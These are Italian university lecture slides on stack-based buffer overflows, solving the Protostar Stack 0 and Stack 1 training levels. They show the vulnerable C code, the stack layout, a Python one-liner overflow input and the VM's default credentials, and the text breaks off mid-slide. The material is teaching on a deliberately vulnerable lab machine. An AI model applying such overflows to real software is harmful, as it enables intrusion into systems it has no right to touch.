

# Programmazione Sicura



Corruzione  
della memoria  
(prima parte)



**Barbara Masucci**

UNIVERSITÀ DEGLI STUDI DI SALERNO

**DIPARTIMENTO DI INFORMATICA**


**DIPARTIMENTO DI ECCELLENZA**

# Punto della situazione

- Nella lezione precedente abbiamo visto alcune tecniche per **l'iniezione remota**



- **Scopo della lezione di oggi:**
  - Analizzare vulnerabilità relative alla **corruzione della memoria**
  - Risolvere tre **sfide** Capture The Flag su una particolare macchina virtuale: **PROTOSTAR**




# La macchina virtuale Protostar

- La macchina virtuale **Protostar** contiene esercizi di sicurezza legati alla **corruzione della memoria**
- Ciascun esercizio corrisponde a un livello, per un totale di 24 esercizi divisi per temi
  - **Stack-based buffer overflow**
  - Format string
  - Heap-based buffer overflow
  - Network byte ordering
- Vedremo solo alcuni di questi livelli



# La macchina virtuale Protostar



The screenshot shows a web browser window titled "Protostar :: Andrew Griffiths' Exploit Education". The address bar shows "exploit.education/protostar/". The page has a green header with "Exploit Education" and a breadcrumb "Exploit Education > Protostar". On the left, a dark sidebar lists links: 1. Phoenix, 2. Nebula, 3. Fusion, 4. Main Sequence, 5. Protostar, Stack Zero, Stack One, Stack Two, Stack Three, Stack Four, Stack Five, Stack Six, Stack Seven, Format Zero, Format One, Format Two, Format Three, Format Four, and Heap Zero. The main content area has a heading "Protostar introduces the following in a friendly way:" followed by a bulleted list: Network programming, Byte order, Handling sockets, Stack overflows, Format strings, and Heap overflows. Below this, it says "The above is introduced in a simple way, starting with simple memory corruption and modification, function redirection, and finally executing custom shellcode." Then, "In order to make this as easy as possible to introduce Address Space Layout Randomisation and Non-Executable memory has been disabled. If you are interested in covering ASLR and NX memory, please see the [Fusion](#) page." At the bottom, there are links for "Download", "See the [downloads](#) page.", and "Getting started".

Protostar :: Andrew Griffiths' Exploit Education

exploit.education/protostar/

Exploit Education > Protostar

Protostar introduces the following in a friendly way:

- Network programming
- Byte order
- Handling sockets
- Stack overflows
- Format strings
- Heap overflows

The above is introduced in a simple way, starting with simple memory corruption and modification, function redirection, and finally executing custom shellcode.

In order to make this as easy as possible to introduce Address Space Layout Randomisation and Non-Executable memory has been disabled. If you are interested in covering ASLR and NX memory, please see the [Fusion](#) page.

Download

See the [downloads](#) page.

Getting started



# La macchina virtuale Protostar

- Disponibile al link  
<http://exploit.education/protostar/>
- Installazione:
  - Scarichiamo l'immagine ISO  
**exploit-exercises-protostar-2.iso**  
da <http://exploit.education/downloads/>
  - Successivamente, importiamola in VirtualBox,  
creando una nuova macchina virtuale



# La macchina virtuale Protostar

- Gli account a disposizione sono due:
  - **Giocatore**  
Un utente che intende partecipare alla sfida (simulando il ruolo dell'**attaccante**) si autentica con le credenziali seguenti
    - Username: user
    - Password: user
  - **Amministratore**
    - Username: root
    - Password: godmode



# La macchina virtuale Protostar

- Cosa fa l'utente user dopo l'autenticazione?
- Usa le informazioni contenute nella directory `/opt/protostar/bin` per conseguire uno specifico obiettivo
  - Modifica del flusso di esecuzione
  - Modifica della memoria
  - Esecuzione di codice arbitrario



# Stack 0

- "This level introduces the concept that **memory can be accessed outside its allocated region**, how the stack variables are laid out, and that modifying outside of the allocated memory can modify program execution"
- Il programma in questione si chiama `stack0.c` e il suo eseguibile ha il seguente percorso:  
`/opt/protostar/bin/stack0`





# Stack 0

## stack0.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
}
```



# Capture the Flag!

➤ L'**obiettivo della sfida** è la modifica del valore della variabile **modified** a tempo di esecuzione

➤ Il **modus operandi** è sempre lo stesso

1. Raccogliere più informazioni possibili sul sistema
2. Aggiornare l'albero di attacco
3. Provare l'attacco solo dopo aver individuato un percorso plausibile
4. Se l'attacco non è riuscito, tornare al punto 1
5. Se l'attacco è riuscito, sfida vinta!



# Raccolta di informazioni

- Prima di partire in quarta, è sempre buona norma **raccogliere** quante più **informazioni** possibili **sul sistema** in questione
  - Architettura hardware (32/64 bit, Intel/AMD/altro,...)
  - Sistema Operativo (GNU/Linux, Windows, ...)
  - Metodi di input (locale, remoto, ...)



# Raccolta di informazioni

- Per ottenere informazioni sul Sistema Operativo in esecuzione, digitiamo  
`lsb_release -a`
- Scopriamo che **Protostar** esegue su un Sistema Operativo **Debian GNU/Linux** v. 6.0.3 (Squeeze)



# Raccolta di informazioni

- Per ottenere informazioni sull'architettura, digitiamo

arch

- Scopriamo che **Protostar** esegue su un Sistema Operativo di tipo **i686** (32 bit, Pentium II)



# Raccolta di informazioni

- Per ottenere informazioni sui processori installati (diversi da macchina a macchina), digitiamo

```
cat /proc/cpuinfo
```

- Scopriamo il processore installato è  
Intel Core i7



# Prima esecuzione

- Entriamo nella cartella di lavoro  
`cd /opt/protostar/bin`
- Mandiamo in esecuzione stack0  
`./stack0`
- Il programma resta in attesa di un input da tastiera: digitiamo qualcosa e premiamo Invio, ottenendo il messaggio di errore  
`Try again?`



# Raccolta di informazioni

- Il programma `stack0` accetta **input locali**, da tastiera o da altro processo (tramite pipe)
  - L'input è una stringa generica



- Non sembrano esistere altri metodi per fornire input al programma





# Analisi del sorgente

- Analizzando il codice di `stack0.c` scopriamo che il programma stampa un messaggio di conferma **se la variabile `modified` è diversa da zero**
- Notiamo inoltre che le variabili `modified` e `buffer` sono spazialmente vicine
  - Saranno vicine anche in memoria centrale?



# Un'idea stuzzicante



- Se le due variabili sono contigue in memoria, possiamo **sovrascrivere** modified sfruttando la sua vicinanza con buffer?
- Idea: **scrivere 68 byte in buffer**
  - Poichè buffer è un array di 64 caratteri, i primi 64 byte in input riempiono buffer e i restanti 4 byte riempiono modified



# Un'idea stuzzicante



- Per analizzare la fattibilità dell'attacco bisogna verificare due ipotesi
  - **Ipotesi 1:** `gets(buffer)` permette l'input di una stringa più lunga di 64 byte
  - **Ipotesi 2:** Le variabili `buffer` e `modified` sono contigue in memoria



# La funzione gets ( )

- Per verificare l'ipotesi 1, leggiamo la documentazione di gets ( )

"gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with \0. No check for buffer overrun is performed (see BUGS below)."



# La funzione gets ( )

- Leggendo la sezione BUGS scopriamo che gets ( ) è deprecata in favore di fgets ( ), che invece limita i caratteri letti

"Never use gets ( ).

Because it is impossible to tell without knowing the data in advance how many characters gets ( ) will read and because gets ( ) will continue to store characters past the end of the buffer.

It is extremely dangerous to use.

It has been used to break computer security.

Use fgets ( ) instead."



# La funzione gets ( )

- Cosa ne deduciamo?
- Innanzitutto, che non c'è controllo sul **buffer overflow**
- Di conseguenza, la prima ipotesi sembra verificata: **gets ( ) permette input più grandi di 64 byte**



# Analisi della memoria

- Per verificare la seconda ipotesi, possiamo utilizzare il comando `pmap`, che stampa il `layout di memoria` di un processo in esecuzione
- Ad esempio, per la shell corrente:  
`pmap $$`



# Analisi della memoria

```
$ pmap $$
1795:  -sh
08048000      80K r-x--  /bin/dash
0805c000       4K rw---  /bin/dash
0805d000     140K rw---  [ anon ]
b7e96000       4K rw---  [ anon ]
b7e97000    1272K r-x--  /lib/libc-2.11.2.so
b7fd5000       4K ----- /lib/libc-2.11.2.so
b7fd6000       8K r----- /lib/libc-2.11.2.so
b7fd8000       4K rw---  /lib/libc-2.11.2.so
b7fd9000      12K rw---  [ anon ]
b7fe0000       8K rw---  [ anon ]
b7fe2000       4K r-x--  [ anon ]
b7fe3000     108K r-x--  /lib/ld-2.11.2.so
b7ffe000       4K r----- /lib/ld-2.11.2.so
b7fff000       4K rw---  /lib/ld-2.11.2.so
bffe0000      84K rw---  [ stack ]
total      1740K
$ _
```





# Il comando pmap ( )



- Dall'output di pmap vediamo che il layout di memoria è organizzato in diverse aree
  - Aree codice (permessi r-x)
  - Aree dati costanti (permessi r--)
  - Aree dati (permessi rw-)
  - **Stack** (permessi rw-, [ stack ])



# Il comando pmap ( )

- Dall'output di pmap si deduce che
  - Lo **stack** del programma è piazzato sugli indirizzi alti
  - L'area di codice del programma (**TEXT**) è piazzata sugli indirizzi bassi
  - L'area dati del programma (**Global Data**) è piazzata "in mezzo"

(Higher Address)



(Lower Address)



# Abbiamo informazioni sufficienti?

- No! Ancora non siamo in grado di capire **dove sono posizionate in memoria** le variabili `buffer` e `modified`
- E' necessario indagare ulteriormente
  - In particolare, occorre recuperare informazioni sul **layout dello stack** in GNU/Linux



# Documentazione aggiuntiva

- Cercando "**linux stack layout**" con un motore di ricerca, otteniamo diversi link, tra cui il seguente, che spiega le cose in modo molto chiaro:


<http://duartes.org/gustavo/blog/post/journey-to-the-stack/>

- Leggiamo bene tale documento




# Lo Stack

- Lo stack contiene un record di attivazione (**frame**) per ciascuna funzione invocata
  - LIFO: Last In First Out



# Lo Stack

- L'inserimento di frame fa crescere lo stack verso gli indirizzi bassi di memoria




# Lo Stack

- Lo stack viene gestito mediante tre registri
  - **Puntatore** alla cella di memoria che si trova al **top dello stack** (ESP/RSP)
  - **Puntatore** alla cella di inizio del **frame corrente** (EBP/RBP)
  - **Puntatore** alla cella che contiene il **valore calcolato** dalla funzione (EAX/RAX)
- I nomi dei registri cambiano a seconda dell'architettura
  - 32 bit: **ESP/EBP/EAX**
  - 64 bit: **RSP/RBP/RAX**



# Lo Stack

- Ciascun **frame** contiene diverse informazioni
  - Variabili locali
  - Argomenti
  - EBP salvato (relativo al frame precedente)
  - L'indirizzo di ritorno





# Cosa abbiamo scoperto?

- Stando alla documentazione letta, la variabile buffer dovrebbe essere piazzata ad un indirizzo più basso della variabile modified
- Cio dipende dal fatto che
  - Le variabili definite per ultime stanno in cima allo stack
  - Lo stack cresce verso gli indirizzi bassi




# Un semplice attacco

- L'attaccante fornisce a `stack0` un input qualsiasi, lungo almeno 65 caratteri
  - Ad esempio, 65 caratteri 'a'
- Eseguiamo  
`/opt/protostar/bin/stack0`  
ed immettiamo a mano almeno 65 caratteri  
'a', seguiti da INVIO



# Albero di attacco

Stack-based Buffer Overflow  
(Modifica di variabile a runtime)



# Risultato

La variabile modified è stata modificata

```
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /opt/protostar/bin/stack0
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
you have changed the 'modified' variable
$ _
```



# Sfida vinta!



# Un piccolo truccetto

- E' possibile **generare automaticamente** la sequenza di **input** necessaria
- Ad esempio, in **Python**  

```
python -c 'print "a" * 65'
```
- L'output è passato al programma stack0:  

```
python -c 'print "a" * 65' |  
/opt/protostar/bin/stack0
```



# Risultato

La variabile `modified` è stata modificata con eleganza

```
Starting OpenBSD Secure Shell server: sshdCould not load host key: /etc/ssh/ssh_
host_rsa_key
Could not load host key: /etc/ssh/ssh_host_dsa_key
.
Starting ACPI services....
Starting MTA: exim4.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1

protostar login: user
Password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ python -c 'print "a" * 65' | /opt/protostar/bin/stack0
you have changed the 'modified' variable
$ _
```



# Sfida vinta!





# Stack 1

- “This level looks at the concept of **modifying variables to specific values in the program**, and how the variables are laid out in memory”
- Il programma in questione si chiama `stack1.c` e il suo eseguibile ha il seguente percorso:  
`/opt/protostar/bin/stack1`



# Stack 1

## stack1.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
```

```
int main(int argc, char **argv) {
```

```
    volatile int modified;
    char buffer[64];
```

```
    if(argc == 1) {
        errx(1, "please specify an argument\n");
    }
```

```
    modified = 0;
    strcpy(buffer, argv[1]);
```

```
    if(modified == 0x61626364) {
        printf("you have correctly got the variable to the right value\n");
    } else {
        printf("Try again, you got 0x%08x\n", modified);
    }
```



# Capture the Flag!

➤ L'obiettivo della sfida è impostare la variabile `modified` al valore `0x61626364` a tempo di esecuzione

➤ Il modus operandi è sempre lo stesso

1. Raccogliere più informazioni possibili sul sistema
2. Aggiornare l'albero di attacco
3. Provare l'attacco solo dopo aver individuato un percorso plausibile
4. Se l'attacco non è riuscito, tornare al punto 1
5. Se l'attacco è riuscito, sfida vinta!



# Prima esecuzione

- Entriamo nella cartella di lavoro  
`cd /opt/protostar/bin`
- Mandiamo in esecuzione stack1  
`./stack1`
- Il programma stampa un messaggio di errore  
poichè si aspetta un argomento da tastiera  
`please specify an argument`



# Seconda esecuzione

- Mandiamo in esecuzione `stack1`, fornendogli un argomento

`./stack1 abc`

- Il programma stampa un messaggio di errore

`Try again, you got 0x00000000`



# Raccolta di informazioni

- Il programma `stack1` accetta **input locali**, tramite il suo primo parametro (`argv[1]`)

- L'input è una stringa generica



- Non sembrano esistere altri metodi per fornire input al programma



# Modus operandi

- L'idea su cui si poggia l'attacco a stack1 è identica a quella vista per stack0
  - Si costruisce un input di 64 'a' per riempire buffer
  - Si appendono i 4 caratteri aventi codice ASCII 0x61, 0x62, 0x63, 0x64, per riempire modified
  - Si invia l'input a stack1



# Individuazione dei caratteri

- Per avere informazioni sul set ASCII, digitiamo

`man ascii`

- Scopriamo che i caratteri corrispondenti ai codici richiesti sono i seguenti

- `0x61` → a

- `0x62` → b

- `0x63` → c

- `0x64` → d





# Immissione dell'input

- E' possibile generare automaticamente la sequenza di input necessaria
- Ad esempio, in Python

